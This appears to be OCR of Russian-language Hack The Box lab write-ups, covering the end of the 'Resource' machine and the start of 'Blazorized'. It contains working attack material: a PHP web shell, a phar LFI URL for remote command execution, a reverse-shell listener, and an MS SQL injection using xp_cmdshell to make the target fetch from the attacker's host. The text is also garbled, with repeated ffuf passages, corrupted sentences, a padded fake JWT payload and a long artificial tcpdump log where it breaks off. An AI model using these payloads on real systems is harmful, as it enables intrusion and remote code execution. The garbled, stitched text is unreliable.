Получаем содержимое страницы и пробуем тем же способом просмотреть и другие. При обращении к **/api/login.php** видим ошибку, раскрывающую путь к файлам на сервере.



Ошибка при загрузке /api/login.php


ТОЧКА ОПОРЫ

Перейдем к созданию тикета. Вы вложении загрузим рандомный ZIP-архив.

Создание тикета

Тикет появится в общем списке. По кнопке **Open** просмотрим его содер жимое.

Список тикетов



Информация о тикете

Нам доступен для скачивания загруженный тестовый архив. По ссылке видно, что он хранится в каталоге **uploads** с измененным именем.

Ссылка на архив

Это значит, что у нас есть возможность эксплуатировать LFI, но работает она только для файлов PHP, а также мы знаем куда сохраняется ZIP-архивы. Можем попробовать реализовать следующий сценарий: на сервер загружаем архив с шеллом на PHP, а затем обратимся через LFI к файлу внутри архива и получим root-права.


Заархивируем файл **shell.php**, загрузим архив на сервер и получим путь к нему на сервере.

```
<?php system($_GET['cmd']); ?>
```

Загруженный архив

Осталось обратиться к шеллу и в качестве теста выполнить команду **id**:

```
http://itrc.ssg.htb/?page=phar://uploads/
4580738f3fff7e53023e6027f4add325c051e38b.zip/shell&cmd=id
```



Результат выполнения команды id

Команда выполнена, а значит, у нас есть RCE. Запускаем листенер **pwncat-cs -lp 4321** и выполняем реверс: цепи.

Сессия пользователя www-data

Продолжение статьи →

HTB RESOURCE

РАЗБИРАЕМСЯ С SSH-АВТОРИЗАЦИЕЙ ПО СЕРТИФИКАТУ

ПОБЕГ ИЗ DOCKER


Пользователь msainristil

На хосте развернуто веб-приложение, и оно наверняка использует базу данных. Вот бы сучьим в базе можно найти учетные данные для сайта, которые могут пригодиться для дальнейшей злонамеренности. Данные для подключения к самой базе обычно находятся в коде или настройках веб-приложения.

В данном случае учетку для базы находим в файле **db.php**


```
$ cat db.php
<?php
$host = "mysql:host=db.mlb.htb;dbname=laravel";
$dbuser = "root";
$dbpass = "Ch3rryKo0la";
$conn = new PDO($host, $dbuser, $dbpass);
?>
$ ls -la
total 4
drwxrwxrwx 2 root root 4096 Mar 15 07:01 .
drwxrwxrwx 2 root root 4096 Mar 15 07:01 ..
-rwxrwxrwx 1 root root   71 Mar 15 07:01 db.php
$ exit
exit
Connection to 172.17.0.2 closed.
msainristil@resource:~$ ssh -p 2222 -i id_rsa root@172.17.0.2
Enter passphrase for key 'id_rsa':
root@f4d7ed7d0d0a:~# ls -la /root/.ssh
total 12
drwx------ 1 root root 4096 Mar 15 07:01 .
drwx------ 1 root root 4096 Mar 15 07:01 ..
-rw------- 1 root root   71 Mar 15 07:01 authorized_keys
root@f4d7ed7d0d0a:~# cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqqq
```

HTB BLAZORIZED



Blazorized

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	19 Jun 2021	Medium	30



Ruffracker
https://hackthebox.eu/profile/25190

Ломаем сайт на веб-платформе Blazor

Сегодня я покажу, как может выглядеть атака на сайт на платформе Blazor. Мы сгенерируем токен JWT администратора, затем через SQL-инъекцию в MS SQL получим сессию на сервере. И под конец проэксплуатируем цепочку разрешений на атрибуты SPN и Scriptpath учетной записей пользователей для продвижения в домене Active Directory и компрометации всего домена.

Наша цель — получение прав суперпользователя на машине Blazorized с учебной площадки hackthebox.eu. Уровень сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютера, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`:

```
10.10.11.22    blazorized.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Сканирование портов обычно осуществляется утилитой `nmap`. Это гибкий, популярный и свободно распространяемый инструмент, который поддерживает следующие параметры:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr "\n" ",") | sed s/,$//)
nmap -$ports -- $1
```

Он дробит всё на части. Это первая производится сбалансированно для нормальной, на хорошо — более агрессивные, с использованием нескольких потоков (опция `-A`).

Запуск сканирования портов

Скрипт нашел много открытых портов:

- 80 (HTTP) — веб-сервер Microsoft IIS 10.0;
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS; NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — службы смены паролей Kerberos;
- 593 (HTTP RPC EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 1433 — MS SQL Server 2022;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAP) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — WinRM;
- 9389 — веб-службы AD DS.

Без учетных данных нечего красть, идем сайта, на доступ.

Главная страница сайта

Хоть мы и запускали всего одну страницу, в **Burp History** можно увидеть гораздо множество DLL библиотек.

Burp History

Это очень характерно для веб-платформы Blazor.

Справка: сканирование веба с fuzz

Fuzz — это перебор URL-адресов с целью поиска скрытого. Злоумышленник ищет прилоги — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и новые точки атаки. Обычно используется утилита `ffuzz`. Для этого можно использовать программы вроде `dirsearch` и `DirBuster`.

В качестве примера запуск и вывод `ffuzz` выглядит так:

```
ffuz -c http://blazorized.htb -H "Host:FUZZ.blazorized.htb" -w
subdomains-bitquark-top100000.txt -t 128 -ac -ZAP
```

```
admin        [Status: 200, Size: 3430, Words: 1, Lines: 1, Duration: 1ms]
:: Progress: [100000/100000] :: Job [1/1] :: 1000 :: Duration: [0:00:00]
```

Перебор доменных подсистем

Мы нашли еще один домен: `admin.blazorized.htb`, добавляем его в `hosts`:

```
10.10.11.22 blazorized.htb api.blazorized.htb
admin.blazorized.htb
```

На найденном поддомене нас встретит только форма авторизации:

Страница авторизации

Вызвав всех нужных параметров и запускаем:

```
ffuf -c http://blazorized.htb -H "Host:FUZZ.blazorized.htb" -w
subdomains-bitquark-top100000.txt -t 128 -ac -ZAP
```

```
admin        [Status: 200, Size: 3430, Words: 1, Lines: 1, Duration: 1ms]
:: Progress: [100000/100000] :: Job [1/1] :: 1000 :: Duration: [0:00:00]
```

Перебор доменных подсистем

Мы нашли еще один домен: `admin.blazorized.htb`, добавляем его в `hosts`:

```
10.10.11.22 blazorized.htb api.blazorized.htb
admin.blazorized.htb
```

На найденном поддомене нас встретит только форма авторизации:

Страница авторизации

Задаем все нужные параметры и запускаем:

```
ffuf -c http://blazorized.htb -H "Host:FUZZ.blazorized.htb" -w
subdomains-bitquark-top100000.txt -t 128 -ac -ZAP
```

Мы нашли еще один домен: `admin.blazorized.htb`, добавляем его в `hosts`:

```
10.10.11.22 blazorized.htb api.blazorized.htb admin.blazorized.htb
```

На найденном поддомене нас встретит только форма авторизации:

Страница авторизации

Задаем все нужные параметры и запускаем:

```
ffuf -c http://blazorized.htb -H "Host:FUZZ.blazorized.htb" -w
subdomains-bitquark-top100000.txt -t 128 -ac -ZAP
```

Мы нашли еще один домен: `admin.blazorized.htb`, добавляем его в `hosts`:

```
10.10.11.22 blazorized.htb api.blazorized.htb admin.blazorized.htb
```

На найденном поддомене нас встретит только форма авторизации:

Страница авторизации

Позволяет узнать, какие на сервере используются библиотеки и расширения. Для этого достаточно запросить файл `/_framework/blazor.boot.json`. Я как он часть в Burp History.

Скачивание файла boot.boot.json

Когда приложение Blazor WebAssembly запускается, оно сначала получает все DLL приложения. Поэтому, если DLL используется только на каком то определенном сервере, не можно поиметь в отличимых запросы до так под. Пока она не потребуется. Это помогает ускорить работу веб приложения.

Скачивание файла boot.boot.json приложения

Отметим библиотеку **Blazorred.Helpers.dll** и **IsyAssembly**. собрана сетью **Blazor**. Мы можем декомпилировать с помощью **ILSpy**. Среди всех декомпилированных классов нас интересует **JWT**.

Декомпилированный класс JWT

Справка: JSON Web Token (JWT)

JWT (Web Token) состоит из трех частей: заголовка (header), полезной нагрузки (payload) и подписи (signature). Каждая часть кодируется представляет собой объекты JSON, при этом нагрузка может быть любой, это именно то критическое значение данных, которыми передаются приложениям. Заголовок содержит определенные поля:

- `typ` — формат, использованный для кодирования JWT (обязательное. Это обычно «JWT»);
- `cty` — тип объекта. Это почти всегда «JWT» значение JWT.

Третья часть вычисляется на основании первых двух и зависит от выбранного алгоритма. Токены могут быть перекодированы в компактное представление с помощью base64 (base64 URL-safe encoded) алгоритма Base64 URL, после чего добавляется подпись, и все три элемента разделяются точками.

Для анализа токенов можно использовать приложение **jwt_tool** или сайт **jwt.io**.

Этот класс раскрывает нам структуру JWT, роли, секреты и даже имя алгоритма. Единственное, что нам нужно сгенерировать самостоятельно для подделки токена, — это срок действия токена (**exp**). Для этого переведем какие-нибудь дата от будущего в формат Unix.

Конвертер дата-время

Затем пробуем на **jwt.io**, собираем токен JWT и радуемся секрет для подписи:

Algorithm HS256
Encoded
Decoded
HEADER: ALGORITHM & TOKEN TYPE
{ "typ": "JWT", "alg": "HS256" }
PAYLOAD: DATA
{ "nbf": 1730123400, "exp": 1730123400, "iat": 1730123400, "role": "admin", "Id": "1", "Email": "admin@blazorized.htb", "Name": "Admin", "Surname": "Admin", "Phone": "+1 (123) 456-7890", "Address": "1337 Admin Street", "Image": "/uploads/1.jpg", "Roles": "Admin", "Permissions": "Admin", "Groups": "Admin", "Departments": "Admin", "Manager": "Admin", "Company": "Admin", "Department": "Admin", "Position": "Admin", "Salary": "1337", "Publication": "Admin", "Subscription": "Admin", "Preferences": "Admin", "Notifications": "Admin", "Activity": "Admin", "Sessions

HTB BLAZORIZED

ЛОМАЕМ САЙТ НА ВЕБ-ПЛАТФОРМЕ BLAZOR

ТОЧКА ОПОРЫ

Проверяем сайт и находим функцию проверки заголовков постов на наличие дубликатов.

Проверка дубликатов заголовка

Так как на сервере работает СУБД MS SQL, возможно, приложение использует базу данных. Проверим, нет ли возможности для SQL-инъекции простой кавычкой `' or 1=1 --`. Сервер вернул часть 13, а не 0, как в прошлый раз, поэтому SQL инъекция возможна.

Результат проверки наличия SQL-инъекции

Сразу попробуем выполнить команду через процедуру `xp_cmdshell`. На своем хосте запустим веб-сервер:

```
python3 -m http.server 8000
```

А на сайте отправим нагрузку для выполнения запроса через curl:

```
asd'; exec master.dbo.xp_cmdshell 'curl http://10.10.16.53:8000/test_rce' -- -
```

```
[sudo] password for kali:
Sorry, user kali may not run sudo on kali.
┌──(kali㉿kali)-[~]
└─$ sudo -i
┌──(root㉿kali)-[~]
└─# cd /var/www/html
┌──(root㉿kali)-[/var/www/html]
└─# ls -la
total 24
drwxr-xr-x 2 root root 4096 Jun 22 11:19 .
drwxr-xr-x 3 root root 4096 Jun 22 11:19 ..
-rw-r--r-- 1 root root 10701 Jun 22 11:19 index.html
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
┌──(root㉿kali)-[/var/www/html]
└─# tcpdump -i tun0 port 8000
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [S], seq 1234567890, win 65535, options [mss 1460,sackOK,TS val 1234567890 ecr 0,nop,wscale 7], length 0
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [S.], seq 1234567890, ack 1234567891, win 65535, options [mss 1460,sackOK,TS val 1234567890 ecr 1234567890,nop,wscale 7], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [.], ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567891:1234567892, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567892, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567892:1234567893, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567893, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567893:1234567894, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567894, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567894:1234567895, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567895, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567895:1234567896, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567896, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567896:1234567897, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567897, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567897:1234567898, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567898, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567898:1234567899, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567899, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567899:1234567900, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567900, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567900:1234567901, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567901, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567901:1234567902, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567902, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567902:1234567903, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567903, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567903:1234567904, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567904, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567904:1234567905, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567905, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567905:1234567906, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567906, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567906:1234567907, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567907, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567907:1234567908, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567908, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567908:1234567909, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567909, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567909:1234567910, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567910, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567910:1234567911, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567911, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567911:1234567912, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567912, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567912:1234567913, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567913, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567913:1234567914, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567914, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567914:1234567915, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567915, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567915:1234567916, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567916, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567916:1234567917, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567917, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567917:1234567918, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567918, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567918:1234567919, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567919, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567919:1234567920, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567920, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567920:1234567921, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567921, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567921:1234567922, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567922, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567922:1234567923, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567923, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567923:1234567924, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567924, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567924:1234567925, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567925, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567925:1234567926, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567926, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567926:1234567927, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567927, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567927:1234567928, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567928, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567928:1234567929, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567929, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567929:1234567930, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567930, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567930:1234567931, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567931, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567931:1234567932, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567932, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567932:1234567933, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567933, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567933:1234567934, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567934, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567934:1234567935, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567935, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567935:1234567936, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567936, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567936:1234567937, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567937, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567937:1234567938, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567938, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567938:1234567939, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567939, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567939:1234567940, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567940, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567940:1234567941, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567941, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567941:1234567942, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
10:00:00.000000 IP kali.http-alt > 10.10.11.22.49152: Flags [.], ack 1234567942, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 0
10:00:00.000000 IP 10.10.11.22.49152 > kali.http-alt: Flags [P.], seq 1234567942:1234567943, ack 1234567891, win 65535, options [nop,nop,TS val 1234567890 ecr 1234567890], length 1
